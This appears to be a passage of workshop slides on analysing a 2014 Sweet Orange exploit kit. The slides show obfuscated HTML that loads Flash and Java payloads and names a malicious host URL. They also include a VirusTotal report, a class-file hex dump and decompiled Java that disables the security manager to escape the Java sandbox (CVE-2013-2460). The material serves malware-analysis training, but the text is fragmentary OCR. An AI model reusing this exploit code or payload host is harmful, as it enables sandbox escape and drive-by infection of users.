
☆ ☰

Beautify JavaScript or HTML (ctrl-enter)

```
1 <object type=\ "application/x-shockwave-flash\" data=\ "GYhofitz\" allowScriptAccess=always width=\ "2\" height=\ "3\">
2   <param name=\ "movie\" value=\ "GYhofitz\" />
3   <param name=FlashVars value=\ "exec=http://cdn5.tequilaguildofamerica.com:16122/cars.php?style=580&pixel=114&timeline=12&news=675&image=1251&usage=338
4 </object>
5
6 <applet width=\ "25\" height=\ "9\">
7   <param value='PCetLSBKTkxQIEZpbGUGZm9yIFN3aW5nU2V0MiBEcnp5RCBBcHBsaWNhdGlvbIAtLT48am5scCAgc3BlYz0iMS4wIiB4bWxuczpqZng9Imh0dHA6Ly9qYXZlZnGuY29tIiBocmVm
8   <param name="jnlp_href" value="applet.jnlp" />
9 </applet>
10
11 <applet width=\ "30\" height=\ "15\">
12   <param name=\ "jnlp_href\" value=\ "testi.jnlp\"></param>
13   <param name=\ "jnlp_embedded\" value='PD94bWwgdmVyc2lvbj0iMS4wIiB1bmNvZGluZz0idXRmLTgiPz4KICAgICAgICAgICAgICAgPGpubHAgc3BlYz0iMS4wIiB4bWxuczpqZng9Imh0dHA6
14   <param name=\ "javafx version\" value=\ "2.0+\"></param>
15   <param value=\ "))))))))))))))))))))))))))Q3e6cA8X))))))))))))))))))))))))Q4e67A8X))))))))))))))))))))))))Q6b69A8X))))))))))))))))))))))))Q3
16   <param value=\ "))))))))))))))))))))))))))Q5b5cA8X))))))))))))))))))))))))Q662dA8X))))))))))))))))))))))))Q266cA8X))))))))))))))))))))))))Q5
17   <param value=\ "))))))))))))))))))))))))))Q6166A8X))))))))))))))))))))))))Q6e5dA8X))))))))))))))))))))))))Q6b6cA8X))))))))))))))))))))))))Q6
18 </applet>
```


Beautify JavaScript or HTML (ctrl-enter)

Browser extensions and other uses: [Flattr this!](#)




Workshop

TIPS!



Workshop

TIPS!



DO IT LIVE!



Workshop

Make sure you can access the following tools:


<http://jsbeautifier.org/>

<https://www.base64decode.org/>

Use the Javascript interpreter and JSBeutifier to decode the downloaded HTML and Javascript.

TIPS:

- **First identify the JS in the HTML by beautifying what you downloaded**
- **Copy the JS into the interpreter and replace all `eval()` and `document.write` functions with `writeln()`**
- **Beautify the output from the JS...**



20 MINUTES

Workshop

Briefing

Exploit Analysis



VirusTotal

Metasploit Git (Google)

ShowMyCode

IDEOne

Notepad

←

→

↺

https://www.virustotal.com/en/file/c3ec6466a3f19410f2167dbdf6c211ed92ecb1847120d46e3d951bfc4142b492/analysis/

☆

≡

🏠

Community

Statistics

Documentation


FAQ

About

🇬🇧 English

Join our community

Sign in



SHA256:

c3ec6466a3f19410f2167dbdf6c211ed92ecb1847120d46e3d951bfc4142b492

File name:


2014-08-25-Sweet-Orange-EK-java-exploit-2-of-2.jar

Detection ratio:

2 / 55

Analysis date:

2014-08-25 18:42:42 UTC (1 day, 6 hours ago)



📄 Analysis


🔗 Relationships


ℹ️ Additional information

💬 Comments 1

👍 Votes

Antivirus	Result	Update
Kaspersky	HEUR:Exploit.Java.Generic	20140825
NANO-Antivirus	Exploit.Zip.CVE-2013-2460.cvdhgv	20140825
AVG	✓	20140825
AVware	✓	20140825







www.showmycode.com




Your decoded code:

```
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;
import javafx.application.HostServices;
import javafx.application.Preloader;
import javafx.stage.Stage;

public class WzIOiLd extends Preloader
{
    private static void KlLq(method method, class class1)
        throws exception
    {
        boolean flag = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag1 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag2 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag3 = character.isSupplementaryCodePoint(6016);
        boolean flag4 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag5 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag6 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag7 = character.isSupplementaryCodePoint(10243);
        boolean flag8 = character.isSupplementaryCodePoint(2023);
        boolean flag9 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag10 = character.isSupplementaryCodePoint(11624);
        boolean flag11 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag12 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag13 = character.isSupplementaryCodePoint(11655);
        boolean flag14 = character.isSupplementaryCodePoint(8928);
        boolean flag15 = character.isSupplementaryCodePoint(6827);
        boolean flag16 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag17 = character.isSupplementaryCodePoint(6805);
        boolean flag18 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag19 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag20 = character.isSupplementaryCodePoint(0x10ffd);
    }
}
```

 +453 Recommend this on Google


 Like 655 people like this.

Ad Blocked

[ShowMyCode.com](#) on Facebook

Ad Blocked

Did you like ShowMyCode?



← → ↻

ideone.com/mQkV8m

☆ ☰

ideone.com

🏠 new code

💡 samples

☁ recent codes

sign in

Ad Blocked

esc to close

</> source code

close fullscreen ↗

```
67         new Integer(0x12024C), new Integer(0x100002), new Integer(0x14300),
68     });
69
70     String s7 = "qyEVNvKYahsGIyTxkxnguHYybToYLHPizVFeeWtTyGftn";
71     String s8 = tstrfl1(new String[] {
72         "nDcXH7"
73     }, Character.isSupplementaryCodePoint(0x10ffd) ? 5 : 4, new Integer[] {
74         new Integer(0xaaeec), new Integer(0xecdd2), new Integer(0xf1bf6),
75     });
76     String s9 = s;
77     s9 = (new StringBuilder()).append(s9).append(s2).toString();
78     s9 = (new StringBuilder()).append(s9).append(s4).toString();
79     s9 = (new StringBuilder()).append(s9).append(s6).toString();
80     s9 = (new StringBuilder()).append(s9).append(s8).toString();
81     System.out.println(s9);
82 }
83 }
```

input ⚙ Output

☑ syntax highlight

Success time: 0.08 memory: 380224 signal:0

com.sun.tracing.ProviderFactory

http://ideone.com/mQkV8m

language: **Java**

created: 0 seconds ago


visibility: 🌐 public

🔗 Share or Embed source code

<script
src="http://ideone.com/e.js/mQkV8m"

Ad Blocked

Feedback




```

public void YkH(WzIOiLd wzioild, Class aclass[])
{
    String as[] = NKFWlFyRoz.POPK(wzioild);
    try
    {
        byte abyte0[] = new byte[8192];
        Class class1 = wzioild.getClass();

        Object obj = XJyYj(class1, "getResourceAsStream", "java.lang.String", "ofaPB.qvcw");
        abyte0 = NKFWlFyRoz.dzLkINJLeH(obj, "555546DZD2A1FD2992");

        Object obj1 = Class.forName("com.sun.tracing.ProviderFactory").getMethod("getDefaultFactory", new Class[0]).invoke(null, new Object[0]);
        WzIOiLd.PDu(obj1);

        Class class2 = Class.forName("java.lang.invoke.MethodHandles");
        System.out.println(obj1);

        Method method = class2.getMethod("lookup", new Class[0]);
        XEc = GRkvnFKo.invoke(null, method, new Object[0]);

        Class class3 = NLqfxiGubs("sun.org.mozilla.javascript.internal.Context");
        Class class4 = NLqfxiGubs("sun.org.mozilla.javascript.internal.DefiningClassLoader");
        Class class5 = NLqfxiGubs("sun.org.mozilla.javascript.internal.GeneratedClassLoader");
        MethodHandle methodhandle = (MethodHandle)IVKfDUQ(class3, "enter", class3, new Class[0], true);
        Class aclass1[] = new Class[1];

        aclass1[0] = Class.forName("java.lang.ClassLoader");

        MethodHandle methodhandle1 = (MethodHandle)IVKfDUQ(class3, "createClassLoader", class5, aclass1, false);
        aclass1 = new Class[2];
        aclass1[0] = Class.forName("java.lang.String");
        aclass1[1] = (new byte[0]).getClass();


        MethodHandle methodhandle2 = (MethodHandle)IVKfDUQ(class4, "defineClass", java/lang/Class, aclass1, false);
        Object obj2 = methodhandle.invoke();
        Object obj3 = methodhandle1.invoke(obj2, null);

        Class class6 = methodhandle2.invoke(obj3, "disabler", abyte0);
        class6.newInstance();

        FJejxAu.Pfut00K(EaXkKlqWQ.edBMqnQp(as[0], ""), (new StringBuilder()).append(EaXkKlqWQ.edBMqnQp(as[1], s88)).append(s69).toString(), EaXkKlqWQ.edBMqnQp(as[

```


CAFEBABE0000003100590A001100200A002100220700230A0024002509000D00260800270A0028002909002A002B07002C07002D0A002E002F0700300700330800340A000C00350800360700370A003800390A001
6003A07003B0A003C003D07003E07003F0100063C696E69743E010003282956010004436F646501000743616C6C53656301001E284C6A6176612F6C616E672F53656375726974794D616E616765723B295601000A
457863657074696F6E7301000372756E01001428294C6A6176612F6C616E672F4F626A6563743B0C001800190700400C004100420100136A6176612F6C616E672F457863657074696F6E0700430C004400450C004
6004701000C7364667364667364667364660700480C0049004A07004B0C004C004D01000F6A6176612F6C616E672F436C6173730100196A6176612F6C616E672F53656375726974794D616E6167657207004E0C00
4F00500100256A6176612F6C616E672F696E766F6B652F4D6574686F6448616E646C6573244C6F6F6B75700100064C6F6F6B757001000C496E6E6572436C61737365730100106A6176612F6C616E672F537973746
56D01001273657453656375726974794D616E616765720C0051005201000E73646673646673646673646620350100106A6176612F6C616E672F4F626A6563740700530C005400550C001B001C0100136A6176612F
6C616E672F5468726F7761626C650700560C0057005801000864697361626C65720100276A6176612F73656375726974792F50726976696C65676564457863657074696F6E416374696F6E01001E6A6176612F736
56375726974792F416363657373436F6E74726F6C6C657201000C646F50726976696C6567656401003D284C6A6176612F73656375726974792F50726976696C65676564457863657074696F6E416374696F6E3B29
4C6A6176612F6C616E672F4F626A6563743B01001E6A6176612F6C616E672F696E766F6B652F4D6574686F6448616E646C657301000C7075626C69634C6F6F6B757001002928294C6A6176612F6C616E672F696E7
66F6B652F4D6574686F6448616E646C6573244C6F6F6B75703B0100036F75740100154C6A6176612F696F2F5072696E7453747265616D3B0100136A6176612F696F2F5072696E7453747265616D0100077072696E
746C6E010015284C6A6176612F6C616E672F537472696E673B295601000E6A6176612F6C616E672F566F6964010004545950450100114C6A6176612F6C616E672F436C6173733B01001B6A6176612F6C616E672F6
96E766F6B652F4D6574686F645479706501000A6D6574686F6454797065010042284C6A6176612F6C616E672F436C6173733B5B4C6A6176612F6C616E672F436C6173733B294C6A6176612F6C616E672F696E766F
6B652F4D6574686F64547970653B01000A66696E64537461746963010061284C6A6176612F6C616E672F436C6173733B4C6A6176612F6C616E672F537472696E673B4C6A6176612F6C616E672F696E766F6B652F4
D6574686F64547970653B294C6A6176612F6C616E672F696E766F6B652F4D6574686F6448616E646C653B01001D6A6176612F6C616E672F696E766F6B652F4D6574686F6448616E646C65010013696E766F6B6557
697468417267756D656E7473010027285B4C6A6176612F6C616E672F4F626A6563743B294C6A6176612F6C616E672F4F626A6563743B0100116A6176612F6C616E672F496E746567657201000776616C75654F660
100162849294C6A6176612F6C616E672F496E74656765723B00210016001100010017000000030001001800190001001A00000022000100020000000E2AB700012AB8000257A700044CB1000100040009000C0003
00000000001B001C0002001A0000004F0005000500000043B800044DB200051206B60007B2000804BD0009590313000A53B8000B4E2CC0000C13000D120E2DB6000F3A04B200051210B60007190404BD001159030
153B6001257B100000000001D00000004000100140001001E001F0001001A00000023000200020000000F2A01B60013A700044C1038B80015B0000100000005000800140000000100320000000A0001000C002400
310019



```
import java.io.PrintStream;
import java.lang.invoke.*;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;

public class disabler
    implements PrivilegedExceptionAction
{
    public disabler()
    {
        try
        {
            AccessController.doPrivileged(this);
        }
        catch(Exception exception) { }
    }

    void CallSec(SecurityManager securitymanager)
        throws Throwable
    {
        java.lang.invoke.MethodHandles.Lookup lookup = MethodHandles.publicLookup();
        System.out.println("sdfsdfsdfsdf");
        MethodType methodtype = MethodType.methodType(Void.TYPE, new Class[] {
            java/lang/SecurityManager
        });
        MethodHandle methodhandle = ((java.lang.invoke.MethodHandles.Lookup)lookup).findStatic(java/lang/System, "setSecurityManager", methodtype);
        System.out.println("sdfsdfsdfsdf 5");
        methodhandle.invokeWithArguments(new Object[] {
            null
        });
    }

    public Object run()
    {
        try
        {
            CallSec(null);
        }
        catch(Throwable throwable) { }
        return Integer.valueOf(56);
    }
}
```

```
public Exploit() {
    try {

        ByteArrayOutputStream classInputStream = new ByteArrayOutputStream();
        byte[] classBuffer = new byte[8192];
        int classLength;

        InputStream inputStream = getClass().getResourceAsStream(
            "DisableSecurityManagerAction.class");

        while ((classLength = inputStream.read(classBuffer)) > 0)
            classInputStream.write(classBuffer, 0, classLength);

        classBuffer = classInputStream.toByteArray();

        ProviderFactory fac = ProviderFactory.getDefaultFactory();
        Provider p = fac.createProvider(ExpProvider.class);
        invoc = Proxy.getInvocationHandler(p);
        Class handle = java.lang.invoke.MethodHandles.class;

        Method m = handle.getMethod("lookup", new Class[0]);
        look = (MethodHandles.Lookup) invoc.invoke(null, m, new Object[0]);

        Class context = loadClassUnderPrivContext("sun.org.mozilla.javascript.internal.Context");
        Class defClassLoader = loadClassUnderPrivContext("sun.org.mozilla.javascript.internal.DefiningClassLoader");
        Class genClassLoader = loadClassUnderPrivContext("sun.org.mozilla.javascript.internal.GeneratedClassLoader");

        MethodHandle enterMethod = getMethod(context, "enter", context,
            new Class[0], true);

        Class argTypes[] = new Class[1];
        argTypes[0] = ClassLoader.class;
```

Payload Extraction



IDEOne

Web Browser

Virus Total

</> source code

fullscreen

```
60     }
61     return as;
62 }
63
